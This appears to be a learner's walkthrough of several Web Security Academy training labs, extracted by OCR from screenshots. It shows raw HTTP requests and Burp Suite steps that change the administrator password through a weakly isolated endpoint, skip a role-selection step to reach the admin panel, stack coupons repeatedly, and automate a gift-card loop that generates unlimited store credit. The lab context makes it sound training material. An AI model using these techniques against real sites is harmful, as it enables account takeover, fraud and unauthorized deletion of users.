
```
POST /my-account/change-password   HTTP/2
Host: 0a4d00c303619d7980a167d30000004e.web-security-academy.net
Cookie : session =PimExNEtHL7TWdbgKvYt4StdML71KNDH
Content-Length : 97
Cache-Control : max-age=0
Sec-Ch-Ua : "Not_A Brand";v="8",  "Chromium";v="120"
Sec-Ch-Ua-Mobile : ?0
Sec-Ch-Ua-Platform : "Windows"
Upgrade-Insecure-Requests  : 1
Origin : https://0a4d00c303619d7980a167d30000004e.web-security-academy.net
Content-Type : application/x-www-form-urlencoded
User-Agent : Mozilla/5.0  (Windows  NT 10.0;  Win64;  x64) AppleWebKit/537.36   (KHTML,  like
Gecko)  Chrome/120.0.6099.199   Safari/537.36
Accept :
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site : same-origin
Sec-Fetch-Mode : navigate
Sec-Fetch-User : ?1
Sec-Fetch-Dest : document
Referer :
https://0a4d00c303619d7980a167d30000004e.web-security-academy.net/my-account?id=wiener
Accept-Encoding : gzip,  deflate,  br
Accept-Language : en-US,en;q=0.9
Priority : u=0,  i

csrf=SFfE1b66OA3GDaNJzOU9IrX8EPNvADr7   &username =wiener &new-password-1 =peterr &new-password-2
=peterr
```

Response

Web Security Academy — Weak isolation on dual-use endpoint — LAB Not solved

Password changed successfully!

Next thing to do is to try to replace "wiener" value with "administrator" and change the password for admin without knowing the current password:



Request


```
POST /my-account/change-password   HTTP/2
Host: 0a4d00c303619d7980a167d30000004e.web-security-academy.net
Cookie : session =PimExNEtHL7TWdbgKvYt4StdML71KNDH
Content-Length : 102
Cache-Control : max-age=0
Sec-Ch-Ua : "Not_A Brand";v="8",  "Chromium";v="120"
Sec-Ch-Ua-Mobile : ?0
Sec-Ch-Ua-Platform : "Windows"
Upgrade-Insecure-Requests  : 1
Origin : https://0a4d00c303619d7980a167d30000004e.web-security-academy.net
Content-Type : application/x-www-form-urlencoded
User-Agent : Mozilla/5.0  (Windows  NT 10.0;  Win64;  x64) AppleWebKit/537.36   (KHTML,  like
Gecko)  Chrome/120.0.6099.199   Safari/537.36
Accept :
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site : same-origin
Sec-Fetch-Mode : navigate
Sec-Fetch-User : ?1
Sec-Fetch-Dest : document
Referer :
https://0a4d00c303619d7980a167d30000004e.web-security-academy.net/my-account?id=wiener
Accept-Encoding : gzip,  deflate,  br
Accept-Language : en-US,en;q=0.9
Priority : u=0,  i

csrf=SFfE1b66OA3GDaNJzOU9IrX8EPNvADr7   &username =administrator &new-password-1 =peter &
new-password-2 =peter
```


Response

Web Security Academy — Weak isolation on dual-use endpoint — LAB Not solved


Password changed successfully!

After successful change of administrator password, I was able to log in and got access to admin panel with users list:


Home | Admin panel | My account | Log out
My Account
Your username is: administrator
Email
Update email
Username
administrator




Simply delete carlos account and voila:


Congratulations, you solved the lab!
User deleted successfully!
Users
wiener - Delete

LAB 51 Insufficient workflow validation


The application redirects user to a page /cart/order-confirmation?order-confirmed=true upon the placing the order:




267	https://0a9b0048040323028.	POST	/cart/checkout	✓	303	129			✓
268	https://0a9b0048040323028.	GET	/cart/order-confirmation?order-co...	✓	200	4091	HTML	Insufficient workflow v...	✓
269	https://0a9b0048040323028.	GET	/academyLabHeader		101	147			✓
270	https://0a9b0048040323028.	GET	/product?productId=5	✓	200	5048	HTML	Insufficient workflow v...	✓
271	https://0a9b0048040323028.	GET	/academyLabHeader		101	147			✓
272	https://0a9b0048040323028.	GET	/cart/order-confirmation?order-co...	✓	400	148	text		✓
273	https://0a9b0048040323028.	GET	/cart		200	3003	HTML	Insufficient workflow v...	✓
274	https://0a9b0048040323028.	GET	/academyLabHeader		101	147			✓

```
GET /cart/order-confirmation?order-confirmed=true HTTP/2
Host: 0a9b004804032302805a800f004000e2.web-security-academy.net
Cookie: session=MlIj7oAABDwrTEYndmTvCI5biscClAQR
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.199 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Referer: https://0a9b004804032302805a800f004000e2.web-security-academy.net/cart
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i


```

My idea was to keep this request by sending it to Burp Repeater and then adding the jacket to the cart:



Then, I sent the request with positive order confirmation that I saved in Repeater and the order was finalized:


Congratulations, you solved the lab!

Store credit:
$99.45

Cart

Name	Price	Quantity	
Lightweight "l33t" Leather Jacket	$1337.00	- 1 +	Remove

Coupon:
Add coupon
Apply


Total: $1337.00

Place order

LAB 52 Authentication bypass via flawed state machine


In this lab, user is asked to choose his/her role: user or content author. Fuzzing of the website showed me that /admin directory is available, but the access is given only to administrator

I could try to break the authentication sequence by dropping the role selection step packet:




```
GET /role-selector HTTP/2
Host: 0af6006003b7f8158036ee77000a0000.web-security-academy.net
Cookie: session=nm7kZjRN7l5LFj6i7hvwFLasQcRmTrDH
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.199 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Referer: https://0af6006003b7f8158036ee77000a0000.web-security-academy.net/login
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i


```

After this, I headed onto home page and could see that Admin panel is now accessible:


WebSecurity Academy
Authentication bypass via flawed state machine
Back to lab description »
LAB Not solved
Home | Admin panel | My account
WE LIKE TO SHOP
Balance Beams $44.08
View details
Baby Minding Shoes $68.40
View details
Giant Pillow Thing $64.77
View details
Inflatable Dartboard $9.87
View details

Easy to delete accounts:


Congratulations, you solved the lab!

User deleted successfully!

Users


wiener - Delete

LAB 53 Flawed enforcement of business rules

The online shop nicely offers coupon for new customers: NEWCUST5

Also, there is a coupon for newsletter subscription: SIGNUP30

Applied these coupons to the expensive jacket:


Store credit: $100.00

Cart

Name	Price	Quantity	
Lightweight "l33t" Leather Jacket	$1337.00	- 1 +	Remove

Coupon:

Add coupon


Apply

Code	Reduction
NEWCUST5	-$5.00
SIGNUP30	-$401.10

Total: $930.90

Place order


Still, I do not have enough money to complete the purchase, so I tried to add coupons again.


Coupon:

SIGNUP30

Apply Coupon already applied


I noticed, that “Coupon already applied” error is showed just for the last applied coupon, and submitting the first coupon (NEWCUST5) was accepted. Then, it was possible to submit the sign up coupon again. This can be exploited by altering the entered coupons and this will reduce the price to zero:



Code	Reduction
NEWCUST5	-$5.00
SIGNUP30	-$401.10
NEWCUST5	-$5.00
SIGNUP30	-$401.10
NEWCUST5	-$5.00
SIGNUP30	-$401.10
NEWCUST5	-$5.00
SIGNUP30	-$401.10

Total: $0.00

Finish the order:



Congratulations, you solved the lab!

New customers use code at checkout: NEWCUST5

Store credit:
$100.00

Your order is on its way!

Name	Price	Quantity
Lightweight "l33t" Leather Jacket	$1337.00	1
NEWCUST5	-$5.00	
SIGNUP30	-$401.10	
NEWCUST5	-$5.00	
SIGNUP30	-$401.10	
NEWCUST5	-$5.00	
SIGNUP30	-$401.10	
NEWCUST5	-$5.00	
SIGNUP30	-$401.10	


Total: $0.00

LAB 54 Infinite money logic flaw

User: wiener:peter with starting balance $100.

Newsletter coupon: SIGNUP30

I bought a $10 gift card and applied this coupon to it, so I got 30% discount and bought a gift card:



Store credit:
$93.00

Your order is on its way!

Name	Price	Quantity
Gift Card	$10.00	1
SIGNUP30	-$3.00	


Total: $7.00

You have bought the following gift cards:

Code
L38ur0cRBd

Then, I entered this gift card and got $10 and, in the end, my final balance was $103. I got 3 extra dollars. I can automate the process of buying a gift card, applying promocode to it and activating the giftcard and earn $3 each time recursively, until I get sufficient money to buy the desired item.

To do this, I set up a small macro in Burp:



Macro Editor


Use the configuration below to define the items that are included in the macro, and the order they will be issued. You can configure how parameters and cookies are handled for each item. You can also test the macro to confirm it is working correctly.

Macro description: Macro 3

Macro items:

#	Host	Method	URL	Status code	Cookies received	Derived parameters	Preset
1	https://0aae00200499baca8...	POST	/cart	302			produc
2	https://0aae00200499baca8...	POST	/cart/coupon	302			csrf, co
3	https://0aae00200499baca8...	POST	/cart/checkout	303			csrf
4	https://0aae00200499baca8...	GET	/cart/order-confirmation?order-confirme...	200		order-confirmed	
5	https://0aae00200499baca8...	POST	/gift-card	302		gift-card	csrf

Configured GET /cart/order-confirmation?order-confirmed=true item and added gift-card parameter that is generated.
In POST /gift-card I selected gift-card parameter to take its value from prior request. This macro will add gift card into cart, apply coupon, checkout and then apply gift-card. Testing the macro:




Macro items:

#	Host	Method	URL	Status code	Cookies received	Derived parameters	Failed parameters
1	https://0aae002004...	POST	/cart	302			
2	https://0aae002004...	POST	/cart/coupon	302			
3	https://0aae002004...	POST	/cart/checkout	303			
4	https://0aae002004...	GET	/cart/order-confirmation?ord...	200			
5	https://0aae002004...	POST	/gift-card	302		gift-card=aTzetOrfKq	

302 response received in the end and gift-card code matches, meaning that everything works.

Now, to automate this exploit, I will run this macro using Burp Intruder Sniper attack with NULL payloads:



Payload sets

You can define one or more payload sets. The number of payload sets depe

Payload set: 1 Payload count: 450

Payload type: Null payloads Request count: 0


Payload settings [Null payloads]

This payload type generates payloads whose value is an empty string. With

[✓ Generate] 450 payloads

Continue indefinitely


I selected 450 payloads to be generated as $1337 (jacket price) divided by $3 (extra money per cycle) is 445, so I will guaranteed get enough money for the purchase. I also limited concurrent threads of the attack to 1, so I will run attack exactly 450 times:




5. Intruder attack of https://0aae00200499baca83d7d4cb00030099.web-security-academy.net

Reque...	Payload	Status code	Error	Timeout	Length	Comment
61	null	200	☐	☐	4423	
62	null	200	☐	☐	4423	
63	null	200	☐	☐	4423	
64	null	200	☐	☐	4423	
65	null	200	☐	☐	4423	
66	null	200	☐	☐	4423	
67	null	200	☐	☐	4423	
68	null	200	☐	☐	4423	
69	null	200	☐	☐	4423	
70	null	200	☐	☐	4423	
71	null	200	☐	☐	4423	
72	null	200	☐	☐	4423	
73	null	200	☐	☐	4423	
74	null	200	☐	☐	4423	
75	null	200	☐	☐	4423	
76	null	200	☐	☐	4423	
77	null	200	☐	☐	4423	
78	null	200	☐	☐	4423	
79	null	200	☐	☐	4423	
80	null	200	☐	☐	4423	
81	null	200	☐	☐	4423	
82	null	200	☐	☐	4423	
83	null	200	☐	☐	4423	
84	null	200	☐	☐	4423	

When my attack had finished, I got $1444 on my account:


Store credit:
$1444.00

Now, It was enough to buy the jacket for $935 (yes, I applied the coupon even here):


Congratulations, you solved the lab!

Store credit:
$508.10


Your order is on its way!

Name	Price	Quantity
Lightweight "l33t" Leather Jacket	$1337.00	1
SIGNUP30	-$401.10	

Total: $935.90

LAB 55 Authentication bypass via encryption oracle


Valid user -- wiener:peter


#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TL
125...	https://0aea000103b82be78..	GET	/academyLabHeader			101	147					
125...	https://0aea000103b82be78..	GET	/post?postId=4	✓		200	8653	HTML		Authentication bypass...		
125...	https://0aea000103b82be78..	GET	/resources/images/avatarDefault....			200	10015	XML	svg			
125...	https://0aea000103b82be78..	GET	/academyLabHeader			101	147					
125...	https://0aea000103b82be78..	POST	/post/comment	✓		302	115					
